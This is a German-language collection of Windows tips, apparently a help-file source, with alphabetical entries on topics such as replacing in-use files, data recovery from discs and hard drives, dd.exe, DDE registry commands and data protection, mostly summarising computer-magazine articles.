Die Icons für Laufwerke werden (für Wechselmedien) oft in der autorun.inf-Datei festgelegt. Dies funktioniert aber nicht mehr, wenn die AutoRun-Funktion ganz abgeschaltet wurde. Es gibt aber via MS-KB KB953252{bmc earth16.bmp} einen Weg, Autorun abzuschalten und diese Icons trotzdem zu sehen. Außerdem gibt es via HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\DriveIcons{bmc tree.bmp}\lw\DefaultIcon (mit *lw* = C, D, E, ... ohne Doppelpunkt) als Default-Wert eine *.ico-Datei mit Pfad zu hinterlegen. (c't Heft 5/2009, Seite 169, Softlink 0905166{bmc earth16.bmp})

Siehe auch: Shell-Icons, True-Color-Icons

Datei-Icons

\$ Datei-Icons

K Icon (Datei, LW);Default-Icon

#\$K Datei in Benutzung ersetzen

Soll eine vom System benutzte und gesperrte Datei gepatcht oder ersetzt werden, so muss die neue Datei zunächst unter anderem Namen bereitgelegt werden. Das Tool pcwinUse.HTA macht dann den notwendigen Eintrag unter HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations{bmc edit.bmp}.
PC-Welt Heft 11/2006, Seite 189f.

Ab WinNT kann bei der API-Funktion MoveFileEx das Flag MOVEFILE_DELAY_UNTIL_REBOOT angegeben werden:

```
MoveFileEx(szSrcFile, szDstFile, MOVEFILE_DELAY_UNTIL_REBOOT); /* ersetzen */  
MoveFileEx(szDestFile, NULL, MOVEFILE_DELAY_UNTIL_REBOOT); /* löschen */
```

Source und Ziel können auch ein ganzes Verzeichnis sein.

MS-KB 202071{bmc earth16.bmp} beschreibt Probleme damit:

- Es fehlen u.U. die Schreib-Zugriffsrechte des aktuellen Users auf obigen Schlüssel.
- Falls die Zieldatei (oder Verzeichnis) schon existiert und MOVEFILE_REPLACE_EXISTING nicht angegeben ist, unterbleibt die Aktion **ohne** Fehlermeldung!
- Das LocalSystem muss Schreibrechte im Dateisystem für Destination haben.

MS-KB-Artikel 140570{bmc earth16.bmp} beschreibt den notwendigen Workaround für Win95, welches kein MoveFileEx enthält.

DateiInBenutzung

\$ Datei in Benutzung ersetzen

K Datei in Benutzung ersetzen; Ersetzen ein Datei in Benutzung; Update einer Datei in Benutzung; PendingFileRenameOperations

#\$K Dateifreigabe
Siehe Netzwerk-Freigabe.

Dateifreigabe
\$ Dateifreigabe
K Dateifreigabe

#\$K Datei-Archive (komprimiert)

Wie man mit Free Pascal Dateiarhive (zip, bzip2, gzip, tar) verwaltet, wird in der Toolbox Heft 6/2009, Seite 58ff gezeigt.

Gemäß c't Heft 16/2010, Seite 148 kann man z.B. mit 7zip über Kompressionsstärke "Speichern" auch Archive ohne Kompression erstellen, was z.B. für JPEG-Bildarchive sehr viel Zeit beim Packen und entpacken spart und kaum größere Dateien verursacht.

*.ipk-Dateien werden auf embedded Systemen und auch manchen Smartphones öfters zur Software-Installation genutzt. Unter Windows lassen sich solche Dateien meist mit 7zip öffnen. Alternativ kann auch uniextract (<http://www.legroom.net/software/uniextract>{bmc earth16.bmp}) verwendet werden.

DateiArchive

\$ Datei-Archive (komprimiert)

K Datei-Archive (komprimiert);ZIP;.zip-Archive;bzip2;gzipTAR;komprimierte Dateiarhive;.ipk-Archive

#\$K **Dateizugriffe protokolieren**

Mit dem Tool Filemon von http://www.sysinternals.com/bmc_earth16.bmp lassen sich Zugriffe auf Dateien protokolieren! Dies kann zur Fehlersuch hilfreich sein!

Siehe auch [Journal bei MS-Office](#).

DateiAccessProtocol
\$ Dateizugriffe protokolieren
K Dateizugriffe protokolieren;Protocoll von Dateizugriffen

#\$K **DateiVersionsVerlauf**

Der "Dateiversionsverlauf" (Nachfolger von Sichern und Wiederherstellen bei Win 7) von Win 8.x lässt sich so für Datei-Backups einrichten:

- In der Systemsteuerung (mit "Anzeige ... Symbole") "Dateiversionsverlauf" auswählen.
- Über "Laufwerk auswählen" eines der angebotenen Laufwerke auswählen. Oder (in Metrooberfläche nicht möglich) eine "Netzwerkadresse hinzufügen". Falls dort eine Sicherung (identifiziert durch Usernamen und Gerätenamen) gefunden wird, wird diese zur Auswahl angeboten.
- "Einschalten"

Via "Erweiterte Einstellungen" lässt sich die Häufigkeit der Sicherung (z.B. jede Stunde) auswählen. Als Aufbewahrungsfrist lässt sich neben kurzen Fristen (bis 2 Jahre) nur "Für immer" wählen. Die Anzahl der gespeicherten Versionen einer Datei kann anscheinend nicht begrenzt werden, man kann nur über "Versionen bereinigen" von all jenen Dateien, von denen neuere Versionen existieren, die älteren Vor-Versionen regelmäßig manuell löschen.

Gesichert werden unter <gewählterPfad>\<user>\<ComputerName>\<Data>\<LwBuchst>\... dabei:

- Ordner, die einer Bibliothek zugeordnet sind
- Desktop
- Kontakte (aus dem Ordner ??, nicht die Outlook-Kontakte)
- Favoriten

Zusätzliche Ordner fügt man also hinzu, indem man sie einer (geg. neu zu erstellenden) Bibliothek zuordnet. Über "Ordner ausschließen" lassen sich Ordner oder ganze Bibliotheken auch ausschließen.

In wieweit die unter Sichern und Wiederherstellen bei Win 7 beschriebenen Restriktionen auch beim Dateiversionsverlauf noch gelten, ist unklar.

Siehe auch: WIM-Image-Backup (DISM).

DateiVersionsVerlauf

\$ DateiVersionsVerlauf

K DateiVersionsVerlauf;Backup Dateiversionsverlauf

#\$K Datenbanken

CD/DVD-Verwaltungs-Datenbank: <http://boozet.xepher.net/viscd/download.html{bmc earth16.bmp}>.

Wie man MS-Access (ab Version 2000) über eine verschlüsselte Verbindung nutzt, um die MySQL-Datenbank auf dem Webserver (z.B. Shop) ist in der c't Heft 21/2005, Seite 212ff (Softlink <0521212{bmc earth16.bmp}>) beschrieben.

Die XML-Fähigkeiten von SQL:2003 werden in der Toolbox Heft 2/2005, Seite 48ff aufgezeigt.

Die Verwendung von MySQL mit .net wird in der Toolbox Heft 2/2005, Seite 72ff beschrieben.

Die **embedded** Version von MySQL und deren Verwendung zusammen mit Pascal wird in der Zeitschrift Toolbox Heft 3/2006, Seite 26ff beschrieben. Delphi 7 unterstützt nur MySQL 3.x, Delphi 2005 nur MySQL 4.0. Für 4.1 und 5.0 gibt es nur kommerzielle Lösungen.

Eine Übersicht über direkt in die Applikation integrierbare Datenbank-Engines, die sich aber auch leicht später auf eine externe Datenbank umstellen lassen, gibt's in der Zeitschrift Toolbox Heft 6/2005, Seite 35ff.

Siehe auch <SQL-Server{bmc shortcut.bmp}>.

Toolbox Heft 6/2006, Seite 50 ff (siehe auch Heft-CD!) zeigt auf, wie Excel mit einer Oracle-Datenbank zusammenarbeiten kann. Für andere SQL-Datenbanken ist <http://www.connectionstrings.com{bmc earth16.bmp}> hilfreich.

Eine Art "statische Hash-Table" als Datenbank, die nicht den Overhead von SQL hat, wird in Toolbox Heft 6/2006, Seite 56ff vorgestellt: BDB = Berkley-Datenbank von <http://www.sleepycat.com{bmc earth16.bmp}>, was inzwischen von Oracle übernommen wurde.

Die in SQL:2003 eingeführten Neuerungen sind in der Zeitschrift Toolbox Heft 1/2005, Seite 82ff beschrieben.

In der c't Heft 25/2006, Seite 170ff werden kostenlose SQL-Datenbanken verglichen:

- DB2 9 Express-C
- MS SQL-Server 2005 Express Edition
- Oracle Datenbank Express Edition (XE) 10.2
- MySQL 5

Am Rande wird auch noch die sehr kompakte "Microsoft SQL Server 2005 Compact Edition" erwähnt, die aus der SQL Mobile Version entstanden ist.

Wie man Oracle von .net aus anspricht, wird in der Toolbox Heft 3/2007, Seite 24ff gezeigt.

Asynchrone Abfragen, welche den aufrufenden Thread nicht blockieren und abbrechbar sind und Benachrichtigung per Notify nachdem ein Ereignis in der Datenbank eingetreten ist, sind die Themen in dem Artikel Toolbox Heft 5/2009, Seite 60ff.

Gemäß WebDeveloper Heft 12/2014, Seite 21ff verließen die Entwickler von MySQL nach der Übernahme dieser Datenbank durch Sun Microsystems nach und nach diese Firma. In der Version 5.6 kam dann aber trotzdem eine NoSQL-Schnittstelle in MySQL hinzu. Einige der Entwickler von MySQL schlossen sich zusammen und haben MariaDB auf den Markt gebracht, die im Jahr 2014 bei den quelloffenen Datenbanken mit 18% Marktanteil hinter MySQL (56%) noch vor PostgreSQL (133%) und MongoDB (12%) liegt. Die MariaDB ist Drop-In-kompatibel zu MySQL, d.h. ein Backup von MySQL kann in MariaDB eingelesen werden (bei gleicher Versionsnummer) und nach dem Befehl `mysql_upgrade` funktioniert alles. Danach kann auf die aktuelle Version von MariaDB aktualisiert werden. Damit stehen dann auch die neuen NoSQL-Fähigkeiten von MariaDB zur Verfügung.

Siehe auch <SQLite>, <NoSQL>, <SQL für Excel-Tabellen{bmc shortcut.bmp}>.

Datenbanken

\$ Datenbanken

K Datenbanken;MySQL;SQL-Datenbanken;CD-Datenbank;Excel-Oracle-Kopplung;Oracle-Excel-Kopplung

#\$K Datenrettung bei CD und DVD und Vorbeugung

Mit diesem Thema beschäftigt sich ein Artikel in der c't Heft 16/2005, Seite 78ff (Softlink [0516078{bmc earth16.bmp}](#)). Mit dem Programm H2cdimage (siehe Softlink) lassen sich auch beschädigte Datenträger in eine Image-Datei einlesen. Dabei wird ein Algorithmus verwendet, der möglichst schnell möglichst viele Sektoren liest. Andere Tools helfen, versteckte Sessions einer Multisession-CD zu lesen (IsoBuster) oder bei beschädigtem Dateisystem die Datei-Fragmente zusammenzutragen.

Fehlerkorrektur bei CD-ROM und Audio-CDs, Auswahl von Brenner und Player und Auswahl der Rohlinge (Cyanin, Phthalocyanin, Azo) ist Thema des Artikels in der c't Heft 12/2006, Seite 214ff. Außerdem geht es um möglichst haltbare Archivierung von Musik-CDs z.B. mit geeignetem Codec verlustfrei komprimiert auf DVDs. Fazit: Trotz auch deutlichen Unterschieden bei den Laufwerken ist die richtige Rohling-Auswahl am wichtigsten. Die goldene Reflexionsschicht von MAM-E hat von vornherein schlechtere Reflexionseigenschaften und zeigt damit vor der Alterung erwartungsgemäß schlechtere Lesbarkeit als normale Silberscheiben. Nach der Alterung ist der versprochenen Vorteil gegenüber Silberscheiben nicht vorhanden! Die Mitsubishi-Scheiben mit Azo (und "Data Live Plus"-Aufdruck) zeigen schlechtere Beständigkeit als Cyanin und Phthalocyanin. Die 48x-Rohlinge von Taiyo Yuden, welche z. B. bei Alternate unterm Plextor-Namen angeboten werden, zeigten die besten Werte.

Wenn spezielle Audio-Rohlinge anders klingen als Daten-Rohlinge, dann liegt es an der Interpolation von nichtlesbaren Daten des Players. Teurer sind sie wegen der GEMA-Abgaben wie bei Leer-Cassetten und weil Besitzer von Standalone-CD-Recorder gezwungen werden können, diese zu kaufen, da einige dieser Recorder aufgrund des ATIP-Codes nur diese akzeptieren.

Tipps zur Datenrettung bei optischen Laufwerken aus der c't Heft 24/2014, Seite 150ff (<http://www.ct.de/ygpz{bmc earth16.bmp}>) und Seite 156ff (<http://www.ct.de/ye6b{bmc earth16.bmp}>):

- Verschmutzte Medien vorsichtig mit einem Brillenputztuch reinigen und dabei radial wischen, so dass eventuell entstehende Kratzer nicht in Spurrichtung sind.
- In verschiedenen Laufwerken das Lesen probieren. Die Fehlerkorrekturen zeigen unterschiedliches Verhalten. Slim-Laufwerke sind oft weniger gut als wie normale Half-Height-Laufwerke.
- H2cd-Image kann das Image aus mehreren Leseversuchen auf verschiedenen Geräten zusammensetzen.
- Bei Rissen der CD/DVD am Innenring kann eine Software wie "CD-Bremse" bei älteren Laufwerken die Drehzahl begrenzen und so größeren Schaden durch eine ganz auseinanderfliegende Scheibe verhindern.
- Wenn sich unter der Reflexionsschicht Blasen gebildet haben, kann es helfen, die Scheibe ins Gefrierfach zu legen. Mit etwas Glück ziehen sie sich dabei wieder zusammen.
- Das Tool Isobuster kann Dateien aus einem unvollständigen Image schon in der kostenlosen Version rausholen. Die 40US-\$-Version bietet noch mehr Rettungs-Möglichkeiten.

Siehe auch [Datenrettung Festplatte](#).

DatenrettungCdDvd

\$ Datenrettung bei CD und DVD

K Datenrettung bei CD und DVD;CD-Datenrettung;DVD-Datenrettung

##\$K Datenrettung Festplatte

Mit schlechten Erfahrungen mit Firmen zur Datenrettung von Festplatten befasst sich ein Artikel in der c't Heft 26/2009, Seite 78 (Softlink [0926078{bmc earth16.bmp}](#))).

- Letztendlich dieselbe Firma taucht im Internet unter verschiedensten Namen auf: Fields Associates Ltd/Fields unter z.B. <http://www.it-service24.com> mit Berliner Telefonnummer und Münchner Post-Adresse und accounts@datenphoenix.de als eMail-Adresse und auch dem Namen Pro Datenrettung in Köln. Auch hinter <http://datenrettung-lexikon.de> und <http://datenwiederherstellung.com>, <http://www.headcrash.net> verbirgt sich diese Firma, die auch als "Daten-Klink" auftritt.
 - Nach einer angeblichen ersten Analyse wird ein Betrag (z.B. 240€) vorab für die Datenrettung verlangt. Danach kommt eine Mail, wonach nur 15% der Daten gerettet werden konnten und weitere 900 ... 1500€ für eine weitergehende Rettung notwendig seien. Das Versprechen "Keine Datenwiederherstellung, keine Kosten" von den Webseiten wird nicht erfüllt.
 - Nur die Verzeichnisse wurden wiederhergestellt, die Datei-Inhalte oft nicht. Dies wird oft erst recht spät bemerkt.
- Tipps:
- Vorab klären, ob eventuell notwendige Ersatzteile im Preis inbegriffen sind.
 - Wie die geretteten Daten zur Verfügung gestellt werden.
 - Wo (Inland oder Ausland) sich Labor und Reinräume der Firma befinden.
 - Gerichtsstand der Firma: Inland oder Ausland

Auch um Festplatten geht es in der c't Heft 24/2014, Seite 150ff (<http://www.ct.de/ygpz{bmc earth16.bmp}>) und Seite 156ff (<http://www.ct.de/ye6b{bmc earth16.bmp}>):

- Wenn eine externe 3,5-Zoll-Festplatte statt an ein 12V-Netzteil an ein 19V-Laptop-Netzteil angeschlossen wurde, dann ist u.U. nur eine Schutzdiode durchgebrannt.
- Bei manchem Elektronik-Problem hat es auch schon funktioniert, die Festplatte an einen USB-Adapter anzuschließen, das Ganze in einem Gefrierbeutel mit herausgeführtem Kabel in einen Kühlschrank zu legen, herabzukühlen und so die Daten noch auszulesen.
- Bei einer SSD sollte zuerst mal das Trimmen deaktiviert werden, bei Windows mit `fsutil behavior set disabledeletenotify 1`.
- Falls noch möglich, sollte, insbesondere wenn die Hardware zickt, zunächst ein Image der Daten versucht werden. Unter Windows z.B. mit dem "HDD raw copy tool" bzw mit ddrescue (Linux, MAC). Für defekte Festplatten mit NTFS kommt auch das Linux-Tool "NTFS-3G-Tools" in Frage: Z.B. der Befehl `ntfsclone -f --rescue -o name.img /dev/sdb1` kopiert soweit möglich die benutzten Bereiche der partition sdb1 in die Datei name.img. -f sorgt dafür, dass auch nicht sauber ausgehängte Dateisysteme klaglos akzeptiert werden und --rescue sorgt dafür, dass Lesefehler nicht zum Abbruch führen. Das Ziel-Dateisystem sollte Spares-Files unterstützen (z.B. NTFS, Ext2, Ext3), sonst wird die Ergebnisdatei doch wieder so groß wie die ganze Partition, auch wenn sie nur zum Teil gefüllt war. Auch WinHEX kann solche Images erstellen, allerdings erst in der für Privatgebrauch 44€ kostenden Version. U. U. muss aber zunächst die Option "alternative Plattenzugriffsmethode" aktiviert werden, damit das Tool sich nicht schon gleich aufhängt.
- Das kostenlose Tool OSFMount von Passmark kann solche Image-Dateien (verschiedene Formate) als Read-Only unter Windows mounten. Damit wird z.B. verhindert, dass Windows aufgrund der eventuell gefundenen Journaleinträge gleich Änderungen schreiben kann.
- Ein schreibfähig gemountetes Image, kann man, nachdem man geg. den Windows-Wunsch zum neuformatieren abgelehnt hat, versuchen mittels z.B. `fsutil repair set e: 1` (für Volume e:) zu reparieren.
- Das kostenlose Windows-Tool "Partition Find and Mount" kann nicht mit Images umgehen, hilft aber bei beschädigter Partitionierung.
- Das Tool testdisk gibt es für verschiedene Betriebssysteme und hat eine Kommandozeilen-Oberfläche. Beim Start kann der Dateiname eines Images als Parameter angegeben werden. Der Typ "Intel" steht in dem Tool für die alte MBR-Partitionierung, "EFI GPT" für die neuere UEFI-Partitionierung, mit der man es im Zweifel zuerst mal versuchen sollte. testdisk sollte man aber nicht bei einer, z.B. wegen Lesefehlern vorzeitig abgebrochene, unvollständige Imagedatei, bei der am Ende einfach was fehlt, einsetzen.
- Das Tool Photorec hilft bei beschädigtem Dateisystem oder wenn versehentlich neu formatiert wurde. Es erkennt Dateien aus den Bereichen Foto, Multimedia, Office, Datenbanken, Archive und ausführbare Programme. Wenn bei FAT-Dateisystemen Dateien gelöscht wurden, so werden sie von PhotoRec häufig mit einem f als erstem Zeichen im Dateinamen restauriert.
- Ontrack Easy Recovery kostet ca. 90 € für eine 12-Monats-Lizenz.
- ForeMost erfordert ein Linux-System und bringt gute Ergebnisse bei wenig fragmentierten Datenträgern. Es kann nach Mustern wie z.B. dem Text "Message-ID", der am Anfang jeder eMail auftauchen sollte, suchen.

DatenrettungFestplatte

\$ Datenrettung Festplatte

K Datenrettung Festplatte;Festplatten-Datenrettung

Wenn beim Erstellen einer Kopie eines Verzeichnisses neben dem primären Stream der Dateien auch die weiteren Streams, die Zugriffsrechte, die Zeitstempel, die Symlinks, die Junctions und die Spares-Dateien wieder den Originalzustand haben sollen, wird es schwierig ein geeignetes Kopierprogramm zu finden. Hier wird Fastcopy von Hiroaki Shirouzu empfohlen, von dem es auch den Quelltext (Visual-Studio-Projektmappe) gibt.

Weitergehende Reparaturen an der Hardware (auch für USB-Sticks und Speicherkarten) siehe im Artikel, Links zu den Tools auch unter <http://www.ct.de/y8qs{bmc earth16.bmp}>.

Wenn kein Zweitsystem zur Verfügung ist, an das die beschädigte Platte angeschlossen werden kann, dann empfiehlt sich die Linux-Live-Version Grml von einer CD oder einem Stick zu booten. Sie enthält die zur Datenrettung notwendigen Tools. Das read-only-mounten einer NTFS-Partition geht leider nicht über den üblichen mount-Befehl sondern z.B. mit `ntfs-3g -o force,ro /dev/sdc1 /media/kaputt-C`.

Siehe auch [Datenrettung CD/DVD](#), [Datenrettung Android](#), [UnDelete](#).

#\$K Datenschutz

Recht:

Mit dem Datenschutz und der geplanten "Datenschutz-Grundverordnung der EU" beschäftigt sich c't Heft 4/2015, Seite 76ff. Darin wird "Datenschutz durch Technik" bzw. "Privacy by Design" verlangt, d.h. Schutz nicht erst nachdem die Daten erfasst sind. Datensparsamkeit, d.h. nicht mehr Daten erhoben und gespeichert als notwendig, sollte es Amazon dann nicht mehr erlauben, von jedem User alle Einkäufe seit 1998 weiterhin gespeichert zu halten. Das ISO-Protokoll 15118 fürs Abrechnen des Tankens von Elektroautos, bei dem derzeit der Energie-Versorger erfährt, wer wann wo an einer Ladestation war, muss dann geändert werden. Für die grenzüberschreitende Autorisierung ist eIDAS in Arbeit, bei der als Grund-Datensatz Vorname, Nachname, Geburtsdatum und Geburtsort vorgesehen ist, müsste dann geändert werden.

Im Rahmen des Datenschutzes sind z.B. kontextspezifische Aufdeckungsmöglichkeiten denkbar. Statt dem exakten Geburtsdatum wird geg. nur Schüler, volljährig, Student oder Rentner oder eine ähnliche Alterskategorie aufgedeckt.

Privacy:

Um den Schutz der eigenen Daten geht es im Heftschwerpunkt der c't Heft 5/2017, Seite 70 ... 89. Es gibt für diverse Geräte Tipps, wie man sie einstellen kann, damit weniger private Daten zu den diversen Providern gelangen.

Welche Rückmeldungen eine eMail dem Absender geben kann, lässt sich via

https://www.emailprivacytester.com/{bmc_earth16.bmp} testen.

Siehe auch [offene Ports](#).

Datenschutz

\$ Datenschutz

K Datenschutz;Datensparsamkeit;personenbezogene Daten (Datenschutz);Privacy by Design

#\$K **Datenträger-Vernichtung**

In der c't Heft 8/2016, Seite 136f geht es um die Vernichtung von Datenträgern, insbesondere von gebrauchten Festplatten und dem Datenschutz. Gemäß DIN 66399 gibt es dabei 3 Schutzklassen und 7 Sicherheitsstufen.

Schutzklasse 1:

Dies sind z.B. Telefonlisten, Lieferantendateien, Adressdatenbanken, Notizen. Hier genügt die Löschung in so einer Weise, dass die Wiederherstellung nur mit erheblichem Aufwand möglich ist.

Schutzklasse 2:

Z.B. Finanz- und Gesundheitsdaten, Arbeitsverträge, Steuerunterlagen. Hier sind, falls diese Daten in falsche Hände gelangen erheblich gesellschaftliche oder wirtschaftliche Konsequenzen zu befürchten. In solchen Fällen ist z.B. bei Festplatten die Zerstörung mit professionellen Mitteln vorgeschrieben.

Schutzklasse 3:

Vertrauliche, geheime Daten, Verschlusssachen. Hier könnte Gefahr für Leib und Leben von Personen entstehen, falls sie in die falschen Hände gelangen. Hier muss der Datenträger mehrfach zerteilt werden, also z.B. die Festplatte geschreddert werden.

Oft übersehen werden z.B. Datenträger (Flash-Speicher oder Festplatten) in Multifunktionsgeräten wie Druckern etc.

Käufer solcher nicht-gelöschten Datenträger haben, solange nicht ein Kapitalverbrechen offenkundig wird, keine Verpflichtung, etwas zu unternehmen. Wer aus solchen Daten z.B. durch Verkauf Kapital schlagen möchte, begibt sich aber auf Glatteis. Die Datenschutzbehörden zu informieren ist jedem freigestellt. Als privater Käufer von gebrauchten Datenträgern sollte man aber nicht zum Löschen der Datenträger verpflichtet lassen.

Der Nutzen der BSI-Vorgabe, Festplatten mindestens 7 mal zu überschreiben, ist sehr umstritten.

DatenträgerVernichtung

\$ Datenträger-Vernichtung

K Datenträger-Vernichtung;Vernichtung von Datenträgern;Schutzklassen für Datenträger

#\$K **dd.exe**

Von dem Datei- bzw. Block-Kopier- und Konvertier-Tool dd aus der Unix/Linux-Welt gibt es auch Kompilationen für native Windows. Siehe z.B. <http://www.chrysocome.net/dd{bmc earth16.bmp}>, Gemäß c't Heft 15/2009, Seite 163 lassen sich damit auch ganze Partitionen incl. der Partitionstabelle kopieren, z.B. ein bootfähiger USB-Stick. Hierzu ist Quelle oder Ziel bei Windows in der Form `\\.\PHYSICALDRIVE n` anzugeben. Die verfügbaren physikalischen Laufwerke lassen sich mittels `wmic diskdrive get name{bmc shortcut.bmp}` auflisten, jedoch ohne Zuordnung der verfügbaren Nummern $n = 0, 1, \dots$ zu den Laufwerken. Wesentlich weiter kommt man mittels `diskpart{bmc shortcut.bmp}` mit dem Kommando `list disk`, welches einem zu den Disks $n=0, 1, \dots$ auch die Größe und den freien Platz angibt.

Manche dd.exe Versionen bieten auch `dd --list` zu diesem Zweck und dann als Quelle z.B.

```
\\?\Device\HarddiskVolume1 an.
```

Gemäß <http://www.chrysocome.net/dd{bmc earth16.bmp}> sollte beim Kopieren ganzer USB-Sticks der Parameter `--size` verwendet werden (oder alternative die Blockgröße `bs` und ~Anzahl `count`), da die normale Ende-Erkennung hier manchmal versagt.

Um unter Windows den Inhalt einer Diskette in einer Image-Datei abzulegen oder zurückzukopieren, hilft auch RawWrite (<http://www.wintotal.de/softw/?rb=35&id=736{bmc earth16.bmp}> oder

<http://www.softpedia.com/get/System/Hard-Disk-Utils/RawWrite.shtml{bmc earth16.bmp}>).

Siehe auch [Backup](#), [DiskPart](#), [Disk-LW-Emulation](#).

```
# dd
$ dd.exe
K dd.exe;Copy-Tool dd.exe
```

#\$K DDC

DDC ist die Abkürzung für ?? und bezeichnet die "Rückmeldung" vom Monitor an die Grafikkarte fürs Plug and Play. Wenn der Monitor nicht DDC-fähig ist, kommt es bei Win 9x beim Booten zu einer Verzögerung, bis ein Timeout erkannt wurde. Dies lässt sich über {bmc tree.bmp}\HKLM\System\CurrentControlSet\Services\Class\Display\nnnn\DEFAULT, DDC auf 0 gesetzt wird. nnnn steht dabei für 0000, 0001, etc. Z.B. ...\0000\DEFAULT, DDC{bmc edit.bmp}; ...\0001\DEFAULT, DDC{bmc edit.bmp}.

Siehe auch BooteVorgang.

DDC

\$ DDC

K DDC; VESA DDC; PnP DDC; Booten DDC

#K DDE-Befehle

Während in alten Win-Versionen in der WIN.INI die Zuordnung von Dateieindung zur Anwendung festgelegt war, wurde dies ab Win 3.x in die Registry verlegt und dahingehend erweitert, dass mit Hilfe von DDE bei Doppelklick z.B auf DOC-Datei kein zweites WinWord gestartet wird, sondern nur ein neues Fenster geöffnet. Außerdem sind unter DdeExec die DDE-Befehle hinterlegt, mit denen beim Ziehen eines Dokuments auf das Druckersymbol der Ausdruck gesteuert wird. Leider gibt es bei den Befehlen selbst einen ziemlichen Wildwuchs (Beispiele ohne Anspruch auf Vollständigkeit siehe unten), unter anderem dadurch ausgelöst, dass es häufig die landessprachlichen Makrobefehle sind:

Aktion	Parameter	dt ≥5.0	Excel Word 2.0	dt. Word 6.0/7.0	dt. Word 8.0	Lotus Word Pro	Nets cape 4.0	Acrobat Reader 3.0	CorelCht /~Shw/~ Pnt 5.0
Datei öffnen	[open(<i>datei</i>)]	x							
Datei öffnen	[FileOpen(<i>datei</i>)]							x	
Datei öffnen	[DateiÖffnen(<i>datei</i>)]		x	x					
Datei öffnen	[QuickOpen(<i>datei</i>)]					x			
Datei öffnen	[EDIT(<i>datei</i>)]						x		
Datei öffnen	[O(<i>datei</i>)]								x
Datei Neu *.dot	[DateiNeu(0, <i>datei</i>)]		x						
Datei Neu	[DateiNeu(<i>datei</i>)]			x					
Datei Neu	[New(<i>datei</i>)]					x			
Datei drucken	[P(<i>datei</i>)]								x
Datei drucken	[PRINT(<i>datei</i>)]	x					x		
Datei drucken	[FilePrint(<i>datei</i>)]							x	
Datei drucken	[PRINTTO(<i>datei,printer,y,port</i>)]						x		
Datei drucken	[PRINT?()]	x							
	[N()]								x
Datei schließen	[C()]								x
Datei schließen	[Close()]	x							
App. beenden	[Quit()]	x							
	[D()]								x

Werden Makrobefehle über DDE verschickt, so sind sie in eckige Klammern zu setzen. Es können mehrere Befehle in einem DDE-Kommando geschickt werden: [FileOpen(*datei*)] [PRINT()][Close()]. Der Platzhalter %1 durch den Dateinamen ersetzt. Für den Fall dass der Dateiname Leerzeichen enthält, sollte "%1" verwendet werden, wenn die Anwendung dies verträgt. Beim Doppelklick wird der Eintrag "open" ausgeführt, beim Ziehen auf den Druckmanager der Eintrag Print (Ausdruck auf dem Standard-Drucker) und beim Ziehen auf einen bestimmten Drucker der Druckersteuerung der Eintrag PrintTo, wobei dann %1 = Dokument, %2 = Druckername, %3 = ?, %4 = Portname ist.

DdeBefehle
 \$ DDE-Befehle
 K DDE-Befehle;PrintTo (DDE);Open (DDE)

#\$K DdeExec

Insbesondere für MDI-Anwendungen (Multiple Dokument Interface, d.h. Anwendungen mit mehreren Dokument-Fenstern) soll nicht jedes Mal eine neue Instanz der Anwendung gestartet werden sondern falls die Anwendung schon läuft, nur ein neues Fenster für die neue Datei geöffnet werden. Hierzu sind folgende Einträge notwendig:

```
...
  shell
    open
      command=          EXE mit Pfad
      ddeExec=          DdeBefehl zum öffnen
      Application=      App-Name, normalerweise Dateiname ohne Pfad und ohne Extension
      Topic=            Dde-Thema, meist "System"
```

Beispiel 1:

```
HKey_Classes_Root\Word.Document.6
  shell
    open
      command=C:\MSO43\WW60\WINWORD.EXE /w
      ddeExec=[DateiÖffnen("%1")]
      Application=WinWord
      Topic=System
```

Beispiel 2:

```
HKey_Classes_Root\NetscapeMarkup
  shell
    open
      command=C:\COMMU\NS202_16\NETSCAPE.EXE %1
      ddeExec=%1
      Application=Netscape
      Topic=WWW_OpenURL
```

Beispiel 3 (zwei Einträge zur Auswahl im lokalen Menü der HTM-Dateien):

```
HKey_Classes_Root\NetscapeMarkup
  shell
    open=Öffnen mit Netscape
      command=C:\COMMU\NS\NETSCAPE.EXE %1
      ddeExec=%1
      Application=Netscape
      Topic=WWW_OpenURL
    open2=Öffnen mit IE
      command=C:\Programme\MSInternet\IEXPLORE.EXE -NoHome
      ddeExec="file:%1",,-1,,,,,
      Application=IExplore
      Topic=WWW_OpenURL
```

PS: Da manche Anwendungen die Verknüpfung der Dateiendung (z.B. .htm, aber auch bei vielen Graphik-Dateiformaten) bei jedem Start auf sich selbst (z.B. NetscapeMarkup bzw. Internet Explorer) verbiegen, muss man, damit man auswählen kann, die Konkurrenz-Anwendung mit z.B. open2 eintragen.

Siehe auch lokales Menü für Datei

```
# DdeExec
$ DdeExec
K MDI-App:DdeExec;Open über DDE;Netscape-DDE
```

#\$K **Deaktivierte Menü-Einträge**

Werden z.B. mit Tweak-UI Laufwerke deaktiviert, so sind im Kontextmenü des Startbuttons die Einträge "Öffnen" und "Explorer" deaktiviert.

DeaktivMenueEintraege

\$ Deaktivierte Menü-Einträge

K Deaktivierte Menü-Einträge; Öffnen deaktiviert; Explorer deaktiviert

##K **Debug Diagnostic Tool (DebugDiag)**

Microsofts Debug Diagnostic Tool wird in der PC-Welt Heft 11/2014, Seite 24ff vorgestellt und erläutert. Mit seiner Hilfe kann ein provoziertes Crash oder Performance Probleme analysiert werden. Mit dem Tool konfiguriert man die Aufzeichnungsmethode und lässt es dann im Hintergrund z.B. 15 Minuten laufen. Die Einstellungen für den Symbol-Pfad werden unter <http://support.microsoft.com/kb/3111503> {bmc earth16.bmp} erläutert. Falls Java-Probleme untersucht werden sollen ist typischerweise auch c:\Program Files (x86)\Java\jre7\bin hinzuzufügen.

DebugDiagnosticTool

\$ Debug Diagnostic Tool (DebugDiag)

K Debug Diagnostic Tool (Microsoft DebugDiag); DebugDiag (Microsoft Debug Diagnostic Tool); Microsoft Debug Diagnostic Tool

#\$K**Deconvolution**

Deconvolution nennt sich die Technik, mit der verwackelte oder falsch scharf gestellte Bilder optimiert werden können. Einen Bericht dazu mit Test von zum Teil kostenlosen Programmen gibt's in der c't Heft 13/2005, Seite 208 (Softlink [0513208\(bmc_earth16.bmp\)](#)).

Deconvolution

\$ Deconvolution

K Deconvolution;Bild-Optimierung (verwackelt, unscharf: Deconvolution);verwackelte Bilder (Deconvolution);unscharfe Bilder (Deconvolution)

#\$K Defender

